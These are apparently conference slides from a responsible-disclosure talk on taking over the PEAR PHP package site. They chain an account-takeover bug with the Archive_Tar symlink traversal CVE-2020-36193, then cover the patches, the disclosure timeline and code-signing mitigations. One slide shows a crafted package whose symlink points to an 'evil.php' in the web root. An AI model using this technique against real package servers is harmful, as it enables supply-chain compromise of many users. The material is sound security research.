
# Taking over PEAR

## Initial Foothold



# Taking over PEAR

## Initial Foothold



# Taking over PEAR

## Initial Foothold

- We can take over accounts with up to ~ 50 trials
  - Existing PEAR accounts are public
  - Find developers with popular packages and release new version
- This bug is ~~older than me~~ 15 years old!
- Can we also gain code execution?

# Taking over PEAR

## Gaining Code Execution — Deserialization

- Arbitrary deserialization vulnerabilities were very common when PEAR  was created
  - Stefan Esser's BlackHat USA 2010 slides [1]
  - Environment-dependent gadgets
- Found a cool logic bug to reach `unserialize()`
- No popchain? >:(

[1] https://owasp.org/www-pdf-archive//Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits.pdf

# Taking over PEAR

## Gaining Code Execution — Package deployment

- Packages submissions are added to a work queue
  - The package is extracted and validated
  - `phpdocumentor` generates the documentation
  - Result is published on the package page

- Interesting authenticated attack surface!

# Taking over PEAR

## Gaining Code Execution — Package deployment

**cron/apidoc-queue.php**

```
foreach ($rows as $filename) {
    $info = $pkg_handler->infoFromTgzFile($filename);
    $tar = new Archive_Tar($filename);
    // [...]
    $tmpdir = PEAR_TMPDIR . "/apidoc/" . $name;
    // [...]
    $tar->extract($tmpdir);
```

# Taking over PEAR

## Gaining Code Execution — Archive_TAR

- `pearweb` depends on an old version of `Archive_Tar`

```
root@pearweb:/var/www/html/pearweb# pear list
Installed packages, channel pear.php.net:
=========================================
[...]
Package                                 Version  State
Archive_Tar                             1.4.7 stable
```

# Taking over PEAR

## Gaining Code Execution — Archive_TAR (CVE-2020-36193)

- CVE-2020-36193
  - *Tar.php in Archive_Tar through 1.4.11 allows write operations with Directory Traversal due to inadequate checking of symbolic links, a related issue to CVE-2020-28948.* [1]

- In the PHP world, 99% of arbitrary file writes can lead to Remote Code Execution

[1] https://nvd.nist.gov/vuln/detail/CVE-2020-36193

# Taking over PEAR

## Gaining Code Execution — Archive_TAR (CVE-2020-36193)

```
From cde460582ff389404b5b3ccb59374e9b389de916 Mon Sep 17 00:00:00 2001
From: Michiel Rook <mrook@php.net>
--- a/Archive/Tar.php
+++ b/Archive/Tar.php
@@ -2124,6 +2124,14 @@ public function _extractList(
                 } elseif ($v_header['typeflag'] == "2") {
+                    if (strpos(realpath(dirname($v_header['link'])),
realpath($p_path)) !== 0) {
+                        $this->_error(
+                            'Out-of-path file extraction {'
+                            . $v_header['filename'] . ' --> ' .
+                            $v_header['link'] . '}'
+                        );
+                        return false;
```

# Taking over PEAR

## Gaining Code Execution — Archive_TAR (CVE-2020-36193)

- The TAR format is very simple
  - 512 bytes of header per entry (metadata)
  - The entry itself, rounded to 512 bytes
  - (repeat)
  - Two entries of NULLs
- Several specifications, here UStar

# Taking over PEAR

## Gaining Code Execution — Archive_TAR (CVE-2020-36193)

- `$v_header['typeflag'] == "2"`

```
struct posix_header
{
  char name[100];
  char mode[8];
  // [...]
  char typeflag;
  char linkname[100];
  // [...]
  char prefix[155];
};
```

```
#define REGTYPE     '0'
// [...]
#define LNKTYPE   '1'       /* link */
#define SYMTYPE   '2'       /* reserved */
// [...]
#define DIRTYPE   '5'       /* directory */
```

# Taking over PEAR

## Gaining Code Execution — Archive_TAR (CVE-2020-36193)

- `realpath(dirname($v_header['link']))`
  - Field `link` of the header of the current entry
  - Expand and resolve the result
- `realpath($p_path)`
  - Expand and resolve the destination path
  - Not interesting for us, not controlled

```
struct posix_header
{
  char name[100];
  char mode[8];
  // [...]
  char typeflag;
  char linkname[100];
  // [...]
  char prefix[155];
};
```

# Taking over PEAR

## Gaining Code Execution — Archive_TAR (CVE-2020-36193)

- Craft a simple PEAR package with a symbolic link

```
$ tar tvf My_Package-0.1.0.tgz
lrwxr-xr-x  0 thomas staff      0 Aug 24  2021 symlink ->
../../../../../var/www/html/pearweb/public_html/evil.php
-rw-r--r--  0 thomas staff  49 Aug 24  2021 symlink
-rw-r--r--  0 thomas staff  1531 Aug 24  2021 package.xml
```


# Taking over PEAR

## Gaining Code Execution — Archive_TAR (CVE-2020-36193)

```
/var
 ├── /www/html/pearweb/public_html
 │    ├── index.php
 │    └── [...]
 └── /tmp
      ├── /uploads
      │    └── pear-7566692616230ce0f911d1.tgz
      └── /apidoc
           └── /My_Package
```


# Taking over PEAR

## Gaining Code Execution — Archive_TAR (CVE-2020-36193)



# Taking over PEAR

## Gaining Code Execution — Archive_TAR (CVE-2020-36193)



# Taking over PEAR

## Gaining Code Execution — Archive_TAR (CVE-2020-36193)

# Taking over PEAR


## Putting all the pieces together

- Chain both bugs
  - Take over an administrator's account
  - Create a new package, automatically approve it
  - Exploit CVE-2020-36193 in `Archive_Tar`
- We can compromise all PEAR packages!
- Not much room for lateral pivot
  - Hosted `euk3.php.net`, only PEAR websites [1]
  - Compromise the installers again!

[1] https://github.com/php/systems/blob/master/php.net.zone

# Taking over PEAR

## Demo Time!



# Taking over PEAR

## Patch

- Timeline
  - Jul 30, 2021: initial contact with PEAR maintainers
  - Aug 4, 2021: commits are pushed on GitHub
  - Mar 13, 2022: commits are deployed with `pearweb 1.32`
- Kudos to Ken Guest, Mark Wiesemann, Chuck Burgess
  - https://opencollective.com/phpfoundation
- Consider moving to Composer
  - Packages are also present on Composer
  - More active community support

# Taking over PEAR

## Patch — resetPassword()

```
From 09760456120f12488890d430ba183461d937b440 Mon Sep 17 00:00:00 2001
From: Ken Guest <kguest@php.net>
Date: Wed, 4 Aug 2021 00:07:22 +0100
Subject: [PATCH] Be cautious about what can be unserialized
[...]
--- a/include/users/passwordmanage.php
+++ b/include/users/passwordmanage.php
@@ -55,7 +55,12 @@ function resetPassword($user, $pass1, $pass2)
-         $salt = md5(mt_rand(4,13) . $user . time() . $pass1);
+         $random_bytes = openssl_random_pseudo_bytes(16, $strong);
+         if ($random_bytes === false || $strong === false) {
+             $errors[] = "Could not generate a safe password token";
+             return $errors;
+         }
+         $salt = md5($rand_bytes);
          PEAR::staticPushErrorHandling(PEAR_ERROR_RETURN);
```

# Taking over PEAR

## Patch — resetPassword()

```
From 09760456120f12488890d430ba183461d937b440 Mon Sep 17 00:00:00 2001
From: Ken Guest <kguest@php.net>
Date: Wed, 4 Aug 2021 00:07:22 +0100
Subject: [PATCH] Be cautious about what can be unserialized
[...]
--- a/include/users/passwordmanage.php
+++ b/include/users/passwordmanage.php
@@ -55,7 +55,12 @@ function resetPassword($user, $pass1, $pass2)
-        $salt = md5(mt_rand(4,13) . $user . time() . $pass1);
+        $random_bytes = openssl_random_pseudo_bytes(16, $strong);
+        if ($random_bytes === false || $strong === false) {
+            $errors[] = "Could not generate a safe password token";
+            return $errors;
+        }
+        $salt = md5($rand_bytes);
         PEAR::staticPushErrorHandling(PEAR_ERROR_RETURN);
```

# Taking over PEAR

## Patch — resetPassword()

```
From 69f9531c2aca8866303b8b9efdd72365b6996f81 Mon Sep 17 00:00:00 2001
From: Ken Guest <kguest@php.net>
Date: Fri, 13 Aug 2021 21:00:31 +0100
Subject: [PATCH] Fix typo
[...]
--- a/include/users/passwordmanage.php
+++ b/include/users/passwordmanage.php
@@ -60,7 +60,7 @@ function resetPassword($user, $pass1, $pass2)
             $errors[] = "Could not generate a safe password token";
             return $errors;
         }
-        $salt = md5($rand_bytes);
+        $salt = md5($random_bytes);
         PEAR::staticPushErrorHandling(PEAR_ERROR_RETURN);
```

# Mitigations


# Mitigations

## Introduction

- Similar vulnerabilities will happen again
  - Stronger incentive on the offensive side
  - New languages, new package managers

- How can we reduce the impact of such bugs?
  - (Only the compromise of backend services)
  - Put less trust in the package manager

# Mitigations



# Mitigations

## Code Signing

- Publication of signatures to a public, append-only ~~blockchain~~ ledger
  - Similar to TLS' Certificate Transparency
- Requires protection against downgrade attacks
- PEAR / Pyrus prior work in this area
  - Who's using PGP anyway

# Mitigations

## Code Signing

- A lot of great ground work by Paragon Initiative
  - Yet little traction
  - No coordination between platforms
- 5 years old discussion in Composer
  - https://github.com/composer/composer/issues/6941
  - PHP got real-world cryptography support only recently


# Mitigations

## Code Signing

- Exciting initiative to keep under the radar: `sigstore`
  - `rekor`: restful ledger, public instance available
  - `cosign`: signing tools for containers in OCI registries
  - `fulcio`: root-CA for signing certificates
- Community adoption
  - PR in progress for Rubygems [1]
  - LLVM tarballs are tracked with it [2]

[1] https://github.com/rubygems/rfcs/pull/37
[2] https://apt.llvm.org/#sigstore

# Conclusion




https://xkcd.com/2347/

# Conclusion

- This XKCD will stay true for decades
- We could compromise a good chunk of the Internet
- It’s really scary!
  - Attacker level: seasoned security expert
  - Time: less than a week
  - $$$: not relevant

# Conclusion

- Recent initiatives look promising
  - Don’t trust the middlemen!
- The usual suspects of open-source software security
  - Lack of developers, only few security contributions, funding
  - We need to internalize SC best practices in DevSecOps teams
- Audit your package managers!

# Conclusion

## Publications

- Technical details are on our blog
  - On April 29, 2021 https://blog.sonarsource.com/php-supply-chain-attack-on-composer
  - On March 29, 2022 https://blog.sonarsource.com/php-supply-chain-attack-on-pear

- Loved what you saw? Come help us! 🐛🎉
  - Zimbra, WordPress, Rocket.Chat, MyBB, Zabbix…

# Q&A

- Thank you for your time!
- Feel free to reach out
  - vulnerability.research at sonarsource.com
  - Twitter (@SonarSource)
- Any questions?